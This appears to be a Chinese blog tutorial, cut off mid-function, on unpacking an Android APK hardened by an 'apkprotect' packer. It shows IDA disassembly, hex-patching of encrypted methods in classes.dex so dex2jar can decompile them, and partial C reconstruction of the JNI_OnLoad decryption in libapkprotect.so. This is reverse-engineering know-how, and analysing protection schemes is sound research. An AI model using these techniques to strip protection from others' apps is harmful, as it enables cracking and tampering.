CODE:0008CCFF                 .byte 0x23 # #
CODE:0008CD00                 .byte 0xCB #
CODE:0008CD01                 .byte 0x48 # H
CODE:0008CD02                 .byte    5
CODE:0008CD03                 .byte 0xF1 #
CODE:0008CD04                 .byte 0x48 # H
CODE:0008CD05                 .byte 0x25 # %
CODE:0008CD06                 .byte 0xCC #
CODE:0008CD07                 .byte 0xA0 #
CODE:0008CD08                 .byte 0xDC #
CODE:0008CD09                 .byte 0x9F #
CODE:0008CD0A                 .byte 0x6E # n
CODE:0008CD0B                 .byte 0x53 # S
CODE:0008CD0C                 .byte 0xCF #
CODE:0008CD0D                 .byte 0xDB #
CODE:0008CD0E                 .byte 0xA1 #
CODE:0008CD0F                 .byte 0x91 #
CODE:0008CD10                 .byte 0xFD #
CODE:0008CD11                 .byte 0x72 # r
```

原始的方法字节码

```
CODE:0008CC4C                   Method 1989 (0x7c5):
CODE:0008CC4C                   public static cn.com.fmsh.cube.a.a
CODE:0008CC4C                   cn.com.fmsh.cube.a.a.a()
CODE:0008CC4C                   sget-object                     v0, word_1EFC4
CODE:0008CC4C                                                 # CODE XREF: Sender_sendData@IL+C↓j
CODE:0008CC4C                                                 # f__init_@VL_27+6A↓j
CODE:0008CC50                   if-nez                          v0, loc_8CC62
CODE:0008CC54                   new-instance                    v0, <t: a>
CODE:0008CC58                   invoke-direct                   {v0}, <void a.<init>() a__init_@V_0>
CODE:0008CC5E                   sput-object                     v0, word_1EFC4
CODE:0008CC62
CODE:0008CC62 loc_8CC62:                                      # CODE XREF: a_a@L_0+4↑j
CODE:0008CC62                   sget-object                     v0, word_1EFC4
CODE:0008CC66
CODE:0008CC66 locret:
CODE:0008CC66                   return-object                   v0
CODE:0008CC66                   Method End
CODE:0008CC66 # ---------------------------------------------------------------------------
```

从图中看到原来的字节码已经被加密了。

为了让 Dex2jar 能反编译。我们修改这个方法字节码.把 APK 中的 classes.dex 解压出来

使用 UE 定位到 8ccf8 把 8ccf8-8ccd14 全部用 0 替换

执行 dex2jar classes.dex 如下

```
com.googlecode.dex2jar.DexException: while accept method:[Lcn/com/fmsh/cube/a/a;
.b()Lcn/com/fmsh/cube/a/b;]
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReade
r.java:694)
```

证明 b 方法也被加密了。IDA 定位此方法

```
CODE:0008CD23                   .byte    0
CODE:0008CD24                   Method 1993 (0x7c9):
CODE:0008CD24                   public final cn.com.fmsh.cube.a.b
CODE:0008CD24                   cn.com.fmsh.cube.a.a.b()
CODE:0008CD24 this = v1                                 # CODE XREF: Sender_sendData@IL+14↓j
CODE:0008CD24                                           # f__init_@VL_27+72↓j
CODE:0008CD24                   shl-int/lit8                    v20, v73, -0x2E
CODE:0008CD28                   rem-int/lit16                   v0, v0, -0x4D51
CODE:0008CD2C                   move-wide/from16                v232:v233, v41533:v41534
CODE:0008CD30                   new-array                       v0, v8, <t: unknown>
CODE:0008CD34                   xor-long                        v79:v80, v0:this, v0:this
CODE:0008CD34                   Method End
CODE:0008CD38                   move-wide/16                    v0:v1, v4:v5
CODE:0008CD3E                   nop
```

8cd230 的指令已经是无效的。

a_a@L_0	CODE	0008CCF8	0000001C	R	. . . . .
a_b@L	CODE	0008CD24	00000014	R	. . . . .

同样使用 UE 修改 8cd24-80cd34

```
CODE:0025CBB8                   Method 1 (0x1):
CODE:0025CBB8                   public java.lang.String
CODE:0025CBB8                   a.getProvider()
CODE:0025CBB8
CODE:0025CBB8 # FUNCTION CHUNK AT CODE:0025CB28 SIZE 00000008 BYTES
CODE:0025CBB8
CODE:0025CBB8                   sput-object                     v120, word_0
CODE:0025CBBC                   goto                            loc_25CB28
CODE:0025CBBC                   Method End
CODE:0025CBBC # ---------------------------------------------------------------------------
```

下面的类似

```
dex2jar classes.dex -> classes_dex2jar.jar
com.googlecode.dex2jar.DexException: while accept method:[La;.getProvider()Ljava
/lang/String;]
```

```
dex2jar classes.dex -> classes_dex2jar.jar
com.googlecode.dex2jar.DexException: while accept method:[La;.getVersion()I]
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReade
r.java:694)
        at com.googlecode.dex2jar.reader.DexFileReader.acceptClass(DexFileReader
```

```
CODE:0025CBD0                   Method 2 (0x2):
CODE:0025CBD0                   public int
CODE:0025CBD0                   a.getVersion()
CODE:0025CBD0 this = v1
CODE:0025CBD0                   UNUSED
CODE:0025CBD2                   ushr-int/lit8                   v82, v133, -2
CODE:0025CBD2                   Method End
```


a_getProvider@L	CODE	0025CBB8	00000006	R
a_getVersion@I	CODE	0025CBD0	00000006	R

按照上面的修改即可


替换完成后。dex2jar 就可以正常反编译了。(注意要把打开 classes.dex IDA 关闭,否则 jar 类不全)

```
dex2jar version: translator-0.0.9.15
dex2jar classes.dex -> classes_dex2jar.jar
Done.
```

jdgui 打开反编译处理的 jar 包如图



和原来 APK 对比



从图得知。加固后的 dex 增加了一个 apkprotect 类和一个 a 类。

apkprotect 类会加载 apkprotect so
Init Version 分别是 JNI 方法。那么它们的实际实现就存在于 APK lib/armeabi/libapkprotect.so 中了。


使用 IDA 对 so 进行反编译：

Init 对应的 so 函数


```
.text:00003334 ;
.text:00003334
.text:00003334                 EXPORT Java_com_apkprotect_Init
.text:00003334 Java_com_apkprotect_Init
.text:00003334                 LDRH    R0, [R7,#0x20]
.text:00003336                 PUSH    {R1,R2,LR}
.text:00003338                 LDR     R1, [R1,R6]
.text:0000333A                 LSLS    R3, R6, #0x14
.text:0000333A ; ---------------------------------------------------------------------------
.text:0000333C dword_333C      DCD 0x7266F252, 0x8F6A7332, 0x10212995, 0xC88865DA, 0x895071E3
.text:0000333C                                         ; DATA XREF: .text:000032B0↑o
.text:0000333C                 DCD 0x7E0FCC7D, 0xD495D82C, 0x3622D6EF, 0xBC0AEDD7, 0x4D0FB3EA
.text:0000333C                 DCD 0xA5B73A6F, 0xF8216DC6, 0x91895027, 0xC1AA950A, 0xB9E8F84F
.text:0000333C                 DCD 0x7097E8DA, 0xB5C02A7D, 0x7B225A18, 0x32B7AD52, 0x15ABB326
.text:0000333C                 DCD 0x43AD80CF, 0x63A274FB, 0x1543C35F, 0x85BB4B72, 0x20939ADC
.text:0000333C                 DCD 0x70D16608, 0xE5788BBC, 0xDA4BA140, 0x3279B425, 0xA15FA103
.text:0000333C                 DCD 0xB3C42A19, 0xDE402537, 0x6FE3590D, 0x9DF0B5E7, 0x4F53A0C5
.text:0000333C                 DCD 0xE275597A, 0xAEA2FE09, 0x208BA894, 0x83E1BB9C, 0x7F085107
.text:000033DC ; ---------------------------------------------------------------------------
.text:000033DC                 LDR     R2, =0x21E9DDEA
.text:000033DE
.text:000033DE loc_33DE                                ; CODE XREF: .text:00002C44↑j
```

可知 Init 方法已经被加密了。


下面就开始对 so 进行脱壳





从 so 导出函数中找到 JNI_OnLoad，这个方法会在 so 加载的时候被 dalvik 虚拟机来调用。一般用来初始化或注册 JNI 方法。
所以 so 的解密流程就存在这个函数中了（没有 Init 方法和 init 数组，所以只能是它了）。



直接调用 JNI_OnLoad_0。切换到流程图视图


JNI_OnLoad_0
var_128= -0x128
PUSH {R4-R7,LR}
MOV R7, R11
MOV R6, R10
MOV R5, R9
MOV R4, R8
PUSH {R4-R7}
SUB SP, SP, #0x10C
MOV R10, R0
MOV R0, SP
MOVS R3, #0
ADDS R0, #7
STRB R3, [R0]
MOV R11, R1
BL sub_10BE
BL sub_112C
LDR R5, [R0,#0xC]
MOV R8, R0
CMP R5, #0
BEQ loc_12B4
LDR R2, [R0]
ADD R5, R8
CMP R2, #0
BLE loc_12B4
MOVS R3, #0x14
MOVS R4, R5
MOV R9, R3
ADDS R4, #0xC


loc_1224
ADDS R6, #1
ADDS R4, #0x20
ADDS R5, #0x20
CMP R2, R6
BLE loc_12B4
LDR R0, [R5]
LDR R1, [R5,#4]
MOVS R2, #7
ADD R0, R8
BLX sub_10E8
CMP R0, #0
BNE loc_12DA
SUBS R7, R4, #4
LDR R0, [R7]
LDR R1, [R4]
LDR R2, [R5,#0x18]
ADD R0, R8
BL sub_11BC
CMP R0, #0
BNE loc_12DE
MOVS R2, #0x80
ADD R0, SP, #0x130+var_128
MOV R1, R9
LSLS R2, R2, #1
BL sub_11D0
LDR R0, [R7]
LDR R1, [R4]
ADD R2, SP, #0x130+var_128
ADD R0, R8
BL sub_1164
LDR R1, [R4]
LDR R3, [R7]
MOV R2, R8
ADD R1, R8
ADDS R0, R3, R2


loc_129A
LDR R0, [R5]
LDR R1, [R5,#4]
MOVS R2, #5
ADD R0, R8
BLX sub_10E8
MOV R3, R8
LDR R2, [R3]
ADDS R6, #1
ADDS R4, #0x20
ADDS R5, #0x20
CMP R2, R6
BGT loc_122E
loc_12B4
MOV R2, R8
LDR R0, [R2,#4]
CMP R0, #0
BNE loc_12CC
R0, [R2,#8]
loc_12CC
ADD R0, R8
MOVS R1, #0
MOV R2, R10
MOV R3, R11
BL sub_113C
B loc_12BE
loc_12E2
MOVS R0, #2
B loc_12BE
; End of function JNI_OnLoad_0
loc_12DE
MOVS R0, #1
B loc_12BE
loc_12DA
MOVS R0, #0xC
B loc_12BE

对应逆向出来的源码

```
#define PC_ALIGNMENT 4
#define PC_ALIGN(_v) (((_v) + PC_ALIGNMENT - 1) & ~(PC_ALIGNMENT - 1))

// 结构都是自己定义的。
typedef struct _pack_info{
    int packed_symbol_count;
    int old_JNI_OnLoad_offset;      // +pack_info is mapped rva
    int default_return_value;      // JNI_VERSION_1_4
    int compress_data_length;      // ->pack_symbols
    int unknown2;
    unsigned char *compress_data[1];
}pack_info;


typedef struct _packed_symbol{
    int symbol_start_offset;       // +pack_info is mapped rva
    int symbol_size;                    // may be
    int _symbol_start_offset;
    int _symbol_size;                    // may be
    unsigned int symbol_instructions;      // 4 bytes of symbol instruction
    unsigned int unknown_instructions;
}packed_symbol;
```

```
typedef struct _packed_symbols{
    int compress_symbols_offset;                    // +pack_info is mapped rva
    int compress_symbols_page_align_length;     // page alignment symbols size
    packed_symbol packed_symbol;
}packed_symbols;


const unsigned int rva = 0x10c7;

int get_pack_info(bool &thumb_flag){
    unsigned int result = rva;
    if(result&1){
        result--;
        thumb_flag = true;
    }
    result+=(0x90<<2);
    return result;
}

int alignPC(int value){
    return PC_ALIGN(value);
}

int do_mprotect(void *address, int length, int prot_flag){
#ifdef __GNUC__
    mprotect(address, length, prot_flag);
#endif
    return 0;
```

```
}

// 1 verify ok, 0 verify failed.
bool symbol_verify(void *symbol_va, int symbol_length, unsigned int key){
    bool fRet = true;
    if(symbol_length>=4){
